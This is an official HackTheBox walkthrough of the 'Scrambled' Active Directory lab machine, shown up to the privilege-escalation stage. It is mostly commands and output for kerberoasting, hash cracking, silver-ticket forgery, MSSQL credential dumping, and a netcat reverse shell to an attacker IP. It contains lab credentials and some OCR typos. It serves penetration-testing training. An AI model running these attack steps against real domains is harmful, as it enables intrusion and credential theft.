HACKTHEBOX

Scrambled

8th June 2022 / Document No D22.100.179

Prepared By: amra

Machine Author: VbScrub

Difficulty: Medium

Classification: Official

Synopsis

Scrambled is a medium Windows Active Directory machine. Enumerating the website hosted on the remote machine a potential attacker is able to deduce the credentials for the user `ksimpson`. On the website, it is also stated that NTLM authentication is disabled meaning that Kerberos authentication is to be used. Accessing the `Public` share with the credentials of `ksimpson`, a PDF file states that an attacker retrieved the credentials of an SQL database. This is a hint that there is an SQL service running on the remote machine. Enumerating the normal user accounts, it is found that the account `SqlSvc` has a `Service Principal Name` (SPN) associated with it. An attacker can use this information to perform an attack that is knows as `kerberoasting` and get the hash of `SqlSvc`. After cracking the hash and acquiring the credentials for the `SqlSvc` account an attacker can perform a `silver ticket` attack to forge a ticket and impersonate the user `Administrator` on the remote MSSQL service. Enumeration of the database reveals the credentials for user `MiscSvc`, which can be used to execute code on the remote machine using PowerShell remoting. System enumeration as the new user reveals a `.NET` application, which is listening on port `4411`. Reverse engineering the application reveals that it is using the insecure `Binary Formatter` class to transmit data, allowing the attacker to upload their own payload and get code execution as `nt authority\system`.

Skills Required

- Enumeration
- Kerberos authentication
- Source code review
- Reverse engineering

Skills Learned

- Kerberoasting
- Silver ticket attack
- Deserialization attacks

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.168 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.11.168
```

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.168 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.11.168

PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2022-06-08 10:57:23Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: scrm.local0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
1433/tcp  open  ms-sql-s      Microsoft SQL Server 2019 15.00.2000.00; RTM
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: scrm.local0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
4411/tcp  open  found?
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf        .NET Message Framing
49667/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49670/tcp open  msrpc         Microsoft Windows RPC
49691/tcp open  msrpc         Microsoft Windows RPC
```

The initial Nmap output reveals a lot of open ports, indicating that the machine uses Active Directory. On port 80 we have an IIS web server. Also, according to the Nmap output, we have a valid hostname for the machine `scrm.local`. Thus, we modify our hosts file accordingly.

```
echo "10.10.11.168 scrm.local" | sudo tee -a /etc/hosts
```


It is worth noting, that port `4411` seems to host an unknown service. We can try connecting to it using Telnet.

```
telnet 10.10.11.168 4411

Trying 10.10.11.168...
Connected to 10.10.11.168.
Escape character is '^]'.
SCRAMBLECORP_ORDERS_V1.0.3;
help
ERROR_UNKNOWN_COMMAND;
?
ERROR_UNKNOWN_COMMAND;
```


Unfortunately, even though the connection was successful, we don't know any valid commands.

IIS - Port 80

Let's begin our enumeration by visiting `http://scrm.local`.



Looking around the web page, the `IT Services` tab reveals a note about NTLM authentication being disabled.



This means that any authentication we may need to perform with the remote machine is going to be through Kerberos.

Clicking on the `Request a password reset` option we are presented with some interesting findings.

Password Resets

Our self service password reset system will be up and running soon but in the meantime please call the IT support line and we will reset your password. If no one is available please leave a message stating your username and we will reset your password to be the same as the username.

We are informed that if a user asks for a password reset, the IT support team will change the password to be the same as the username.

Furthermore, when clicking on the `Contacting IT support` option we can find a screenshot that reveals a possible username.

Contacting IT Support

Phone


Please dial internal number **0866** to reach the IT support line

Email

Send your email to **support@scramblecorp.com** and we will respond as soon as possible

When submitting a support request via email please include your network information. You can collect this by doing the following:

1. Type `cmd.exe` into the start menu
2. In the new window that appears type `ipconfig > %USERPROFILE%\Desktop\ip.txt` and press Enter



3. There will now be a file named `ip` on your deskop. Add this file as an attachment to the email

Since we have the username `ksimpson` we can try to authenticate on the remote machine using `ksimpson:kismpon` as credentials. The problem is that since the authentication will be carried out through Kerberos we need the fully qualified domain name of the user. We already have a valid realm `scrm.local` but we are missing the server name. For this, we can resort to the [ad-ldap-enum] script to find more information about the remote environment.

```
python3 ad-ldap-enum.py -d scrm.local -l 10.10.11.168 -u ksimpson -p ksimpson -v
```

```
python3.9 ad-ldap-enum.py -d scrm.local -l 10.10.11.168 -u ksimpson -p ksimpson -v

2022-06-08 09:08:54 DEBUG    Connecting to LDAP server at [ldap://10.10.11.168:389]
2022-06-08 09:08:54 DEBUG    Using BaseDN of [dc=scrm,dc=local]
2022-06-08 09:08:54 INFO     Querying users
2022-06-08 09:08:54 INFO     Querying groups
2022-06-08 09:08:54 INFO     Querying computers
2022-06-08 09:08:54 INFO     Building users dictionary
2022-06-08 09:08:54 INFO     Building groups dictionary
2022-06-08 09:08:54 INFO     Building computers dictionary
2022-06-08 09:08:54 INFO     Exploding large groups
2022-06-08 09:08:54 INFO     Building group membership
2022-06-08 09:08:54 INFO     There is a total of [58] groups
2022-06-08 09:08:54 INFO     Writing domain user information to [Extended Domain User Information.tsv]
2022-06-08 09:08:54 INFO     Writing domain computer information to [Extended Domain Computer Information.tsv]
2022-06-08 09:08:54 INFO     Writing membership information to [Domain Group Membership.tsv]
2022-06-08 09:08:54 INFO     Elapsed Time [0:00:00.339023]
```

The script has created three `.tsv` files with information gathered from the remote LDAP server. For now, we are interested in `Extended Domain Computer Information.tsv` file since this is where we will probably find the server name:

```
cat Extended\ Domain\ Computer\ Information.tsv

<SNIP>b'HOST/DC1.scrm.local/SCRM'<SNIP>
```

Since the values on this file are separated using `tab` the output is not easy to read on raw format, but we can spot the server name as `DC1`. Thus, the fully qualified domain name of the user `ksimpson` is `ksimpson@DC1.scrm.local`.

First of all, we need to add another entry on our hosts file:

```
echo "10.10.11.168 DC1.scrm.local" | sudo tee -a /etc/hosts
```

Then, we can use [impacket] to authenticate to the SMB service as the user `ksimpson` using the following command.

```
impacket-smbclient -k scrm.local/ksimpson:ksimpson@DC1.scrm.local
```

```
impacket-smbclient -k scrm.local/ksimpson:ksimpson@DC1.scrm.local

# shares
ADMIN$
C$
HR
IPC$
IT
NETLOGON
Public
Sales
SYSVOL
```

The only share that `ksimpson` is able to access is the `Public` share with he following contents.

```
# use public
# ls
drw-rw-rw-          0  Thu Nov  4 18:23:19 2021 .
drw-rw-rw-          0  Thu Nov  4 18:23:19 2021 ..
-rw-rw-rw-     630106  Fri Nov  5 13:45:07 2021 Network Security
Changes.pdf
# get Network Security Changes.pdf
```

Let's review the PDF file we downloaded from the `Public` share.

Scramble Corp

ADDITIONAL SECURITY MEASURES

Date: 04/09/2021
FAO: All employees
Author: IT Support

As you may have heard, our network was recently compromised and an attacker was able to access all of our data. We have identified the way the attacker was able to gain access and have made some immediate changes. You can find these listed below along with the ways these changes may impact you.

Change: As the attacker used something known as "NTLM relaying", we have disabled NTLM authentication across the entire network.

Users impacted: All

Workaround: When you log on or access network resources you will now be using Kerberos authentication (*which is definitely 100% secure and has absolutely no way anyone could exploit it*). This will require you to use the full domain name (scrm.local) with your username and any server names you access.

Change: The attacker was able to retrieve credentials from an SQL database used by our HR software so we have removed all access to the SQL service for everyone apart from network administrators.

Users impacted: HR department

Workaround: If you can no longer access the HR software please contact us and we will manually grant your account access again.

The PDF file gives us a hint that an SQL database contains some valuable credentials and is restricted to admins only. It also mentions Kerberos. The above information gives us a hint to look at Kerberos based attacks against the SQL service.

Service accounts have SPNs (Service Principal Names). A service principal name (SPN) is the name by which a Kerberos client uniquely identifies an instance of a service for a given Kerberos target computer. If you install multiple instances of a service on computers throughout a forest, each instance must have its own SPN.

The main security issue surrounding the use of Service Principle Name (SPN) accounts is the fact that any valid user on the domain can abuse the Kerberos authentication protocol to begin the authentication process and receive a hash of any SPN account in use. This action can be performed by any user on the domain and does not require any elevated privileges. This attack is known as kerberoasting and we can perform it in this scenario, against the MySQL service account, using impacket:

```
impacket-GetUserSPNs scrm.local/ksimpson:ksimpson -dc-ip dc1.scrm.local –k -request
```

> Note: At the time of writing there is a bug with the Impacket GetUserSPNs script which causes it to fail when used against a domain that has NTLM authentication disabled even though we instruct it to use Kerberos authentication. For the script to work properly, you have to apply the patch mentioned here.

```
impacket-GetUserSPNs scrm.local/ksimpson:ksimpson -dc-ip dc1.scrm.local -request -k

ServicePrincipalName          Name    MemberOf  PasswordLastSet             LastLogon                   Delegation
----------------------------  ------  --------  --------------------------  --------------------------  ----------
MSSQLSvc/dc1.scrm.local:1433  sqlsvc            2021-11-03 12:32:02.351452  2022-06-14 04:41:28.466779
MSSQLSvc/dc1.scrm.local       sqlsvc            2021-11-03 12:32:02.351452  2022-06-14 04:41:28.466779

$krb5tgs$23$*sqlsvc$SCRM.LOCAL$scrm.local/sqlsvc*$010c7fb735f7a3831a6fbc5f13b262a8$3054eff<SNIP>194ab2f55fa
```

We have successfully, retrieved a hash for the `sqlsvc` account. Let's try cracking it using `John` after adding the hash into a file called `hash`.

```
john --wordlist=/usr/share/wordlists/rockyou.txt hash
```

```
john --wordlist=/usr/share/wordlists/rockyou.txt hash

Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Pegasus60        (?)
1g 0:00:00:05 DONE
Session completed.
```

John successfully cracked the hash and we have a clear text password of `Pegasus60` for the `sqlsvc` account.

These credentials do not directly grant us access to anything new but because this is the account that is running the SQL service and we have its password, we can perform a silver ticket attack to make the SQL service think we are domain admin.

Foothold

To perform the silver ticket attack against the SQL service we need three things:

1. The NTLM hash of the password of the `SqlSvc` account.
2. The domain SID.
3. The SPN that the `SqlSvc` account is using.

First of all, we need to get the NTLM hash of the password we cracked. For this task we can use this online tool to get the following hash: `B999A16500B87D17EC7F2E2A68778F05`.

Then, we need to find the Security Identifier (SID) of the domain. For that, we can use `ldapsearch`. Since, NTLM authentication is disabled we have to get a Kerberos ticket for `ksimpson` to access ldap. To get a Kerberos ticket we can use `kinit` with the following `/etc/krb5.conf` file:

```
[libdefaults]
        default_realm = SCRM.LOCAL

[realms]

        SCRM.LOCAL = {
                kdc = dc1.scrm.local
        }

[domain_realm]

        .scrm.local = SCRM.LOCAL
```

```
kinit ksimpson
Password for ksimpson@SCRM.LOCAL:
klist

Ticket cache: FILE:/tmp/krb5cc_0
Default principal: ksimpson@SCRM.LOCAL

Valid starting       Expires              Service principal
<SNIP>                 <SNIP>       krbtgt/SCRM.LOCAL@SCRM.LOCAL
```

Now, we can use ldapsearch.


```
ldapsearch  -H ldap://dc1.scrm.local -D 'scrm.local\ksimpson' -w 'ksimpson' -Y GSSAPI -b "cn=users,dc=scrm,dc=local" | grep -i "objectSid::" | cut -d ":" -f3
```

```
ldapsearch  -H ldap://dc1.scrm.local -D 'scrm.local\ksimpson' -w 'ksimpson' -Y GSSAPI -b
"cn=users,dc=scrm,dc=local" | grep -i "objectSid::" | cut -d ":" -f3

SASL/GSSAPI authentication started
SASL username: ksimpson@SCRM.LOCAL
SASL SSF: 256
SASL data security layer installed.
 AQUAAAAAAAAUVAAAAhQSCo0F98mxA04uX9gEAAA==
 <SNIP>
```

We get a lot of `objectSid` items. To transform the `objectSid` item to a SID we can use the following Bash script:

```
#!/bin/bash

# Base-64 encoded objectSid
OBJECT_ID="AQUAAAAAAAUVAAAAhQSCo0F98mxA04uX9AEAAA=="

# Decode it, hex-dump it and store it in an array
G=($(echo -n $OBJECT_ID | base64 -d -i | hexdump -v -e '1/1 " %02X"'))

# SID in HEX
# SID_HEX=${G[0]}-${G[1]}-${G[2]}${G[3]}${G[4]}${G[5]}${G[6]}${G[7]}-
${G[8]}${G[9]}${G[10]}${G[11]}-${G[12]}${G[13]}${G[14]}${G[15]}-
${G[16]}${G[17]}${G[18]}${G[19]}-${G[20]}${G[21]}${G[22]}${G[23]}-
${G[24]}${G[25]}${G[26]}${G[27]}${G[28]}

# SID Structure: https://technet.microsoft.com/en-us/library/cc962011.aspx
# LESA = Little Endian Sub Authority
# BESA = Big Endian Sub Authority
# LERID = Little Endian Relative ID
# BERID = Big Endian Relative ID

BESA2=${G[8]}${G[9]}${G[10]}${G[11]}
BESA3=${G[12]}${G[13]}${G[14]}${G[15]}
BESA4=${G[16]}${G[17]}${G[18]}${G[19]}
BESA5=${G[20]}${G[21]}${G[22]}${G[23]}
BERID=${G[24]}${G[25]}${G[26]}${G[27]}${G[28]}

LESA1=${G[2]}${G[3]}${G[4]}${G[5]}${G[6]}${G[7]}
LESA2=${BESA2:6:2}${BESA2:4:2}${BESA2:2:2}${BESA2:0:2}
LESA3=${BESA3:6:2}${BESA3:4:2}${BESA3:2:2}${BESA3:0:2}
LESA4=${BESA4:6:2}${BESA4:4:2}${BESA4:2:2}${BESA4:0:2}
LESA5=${BESA5:6:2}${BESA5:4:2}${BESA5:2:2}${BESA5:0:2}
LERID=${BERID:6:2}${BERID:4:2}${BERID:2:2}${BERID:0:2}
```

```
LE_SID_HEX=${LESA1}-${LESA2}-${LESA3}-${LESA4}-${LESA5}-${LERID}

# Initial SID value which is used to construct actual SID
SID="S-1"

# Convert LE_SID_HEX to decimal values and append it to SID as a string
IFS='-' read -ra ADDR <<< "${LE_SID_HEX}"
for OBJECT in "${ADDR[@]}"; do
  SID=${SID}-$((16#${OBJECT}))
done

echo ${SID}
```



So, the SID is `S-1-5-21-2743207045-1827831105-2542523200`. Notice, that the last part, in this case the number `500` is removed. That's because the last part is the `RID` part of the domain SID.

Since we already know the SPN of the `SqlSvc` account to be `MSSQLSvc/dc1.scrm.local:1433` we can proceed with the silver ticket attack. We will use the `ticketer` script from impacket:

```
mpacket-ticketer -spn "MSSQLSvc/dc1.scrm.local"  -user "ksimpson" -password "ksimpson" -nthash "B999A16500B87D17EC7F2E2A68778F05" -domain scrm.local -domain-sid "S-1-5-21-2743207045-1827831105-2542523200" -dc-ip dc1.scrm.local Administrator
```

We have a silver ticket as `Administrator` on the `MSSQL Service`. To use this ticket, first of all we have to destroy our previous ticket as `ksimpson` using `kdestroy`, then set the environment variable `KRB5CCNAME` to point to our silver ticket and finally access the MSSQL database using impacket.

```
destroy
export KRB5CCNAME=$PWD/Administrator.ccache
impacket-mssqlclient -k dc1.scrm.local

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC1): Line 1: Changed database context to 'master'.
[*] INFO(DC1): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL>
```

Now, we can start enumerating the remote SQL database.

```
SELECT name FROM sys.databases;
```

```
SQL> SELECT name FROM sys.databases;
name

----------------------------------------------------------

master

tempdb

model

msdb

ScrambleHR
```

We see an interesting database called `ScrambleHR` so we can list the tables of this database:

```
SELECT TABLE_NAME FROM ScrambleHR.INFORMATION_SCHEMA.TABLES;
```

```
SQL> SELECT TABLE_NAME FROM ScrambleHR.INFORMATION_SCHEMA.TABLES;
TABLE_NAME


------------------------------------------------------------
Employees

UserImport

Timesheets
```

Looking inside the table `UserImport` we find some credentials.

```
SQL> SELECT * FROM ScrambleHR.dbo.UserImport

LdapUser    LdapPwd              LdapDomain
--------    -------------------  -------------

MiscSvc     ScrambledEggs9900    scrm.local
```

We can use the credentials `MiscSvc:ScrambledEggs9900` to get a PowerShell remote session on the remote machine. To achieve this from a Linux environment we need to install Powershell, then install `PSWSMan` and finally use `Enter-PSSesion` to get a shell on the remote machine.

```
sudo pwsh
Install-Module -Name PSWSMan -Scope AllUsers
Install-WSMan
exit
sudo pwsh
enter-pssession -computername dc1.scrm.local -Credential MiscSvc@SCRM.LOCAL
```

```
PS> enter-pssession -computername dc1.scrm.local -Credential MiscSvc@SCRM.LOCAL


PowerShell credential request
Enter your credentials.

Password for user MiscSvc@SCRM.LOCAL: ****************

[dc1.scrm.local]: PS C:\Users\miscsvc\Documents> whoami
scrm\miscsvc
```

We have a shell as `scrm\miscsvc` on the remote machine, however, this shell is extremely slow. Instead we can upload `nc64.exe` on the remote machine and get a second shell, which is going to be faster.

First of all, we set up a Python webserver and a listener on our local machine:

```
sudo python3 -m http.server 80&
rlwrap nc -lvnp 9001
```

Then, we upload the binary to the remote machine:

```
cd ..\Music
wget http://10.10.14.27/nc64.exe -O nc64.exe
```

Finally, we send a reverse shell to our listener:

```
.\nc64.exe -e powershell 10.10.14.27 9001
```

```
rlwrap nc -lvnp 9001

connect to [10.10.14.27] from (UNKNOWN) [10.10.11.168] 65471
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\miscsvc\Music> whoami

scrm\miscsvc
```

The `user` flag can be found under `C:\users\miscsvc\desktop\user.txt`

Privilege Escalation

Looking around the remote file system as the user `MiscSvc` we find that we have access on the `C:\shares\IT` share. Let's use `impacket-smbclient` to access the files on the remote share.

```
impacket-smbclient -k scrm.local/MiscSvc:ScrambledEggs9900@DC1.scrm.local
```


```
impacket-smbclient -k scrm.local/MiscSvc:ScrambledEggs9900@DC1.scrm.local

Type help for list of commands
# shares
ADMIN$
C$
HR
IPC$
IT
NETLOGON
Public
Sales
SYSVOL
# use IT
# ls
drw-rw-rw-          0  Wed Nov  3 15:32:55 2021 .
drw-rw-rw-          0  Wed Nov  3 15:32:55 2021 ..
drw-rw-rw-          0  Wed Nov  3 17:06:32 2021 Apps
drw-rw-rw-          0  Wed Nov  3 15:32:44 2021 Logs
drw-rw-rw-          0  Wed Nov  3 15:32:55 2021 Reports
```

Looking inside the `Apps\Sales Order Client` we find an application along with a DLL file:

```
# cd Apps
# cd Sales Order Client
# ls
drw-rw-rw-          0  Fri Nov  5 16:57:08 2021 .
drw-rw-rw-          0  Fri Nov  5 16:57:08 2021 ..
-rw-rw-rw-      86528  Fri Nov  5 16:57:08 2021 ScrambleClient.exe
-rw-rw-rw-      19456  Fri Nov  5 16:57:08 2021 ScrambleLib.dll
```

We can use the command `mget *` to download the files and in order to make our analysis easier we can switch to a Windows environment and examine the files there.

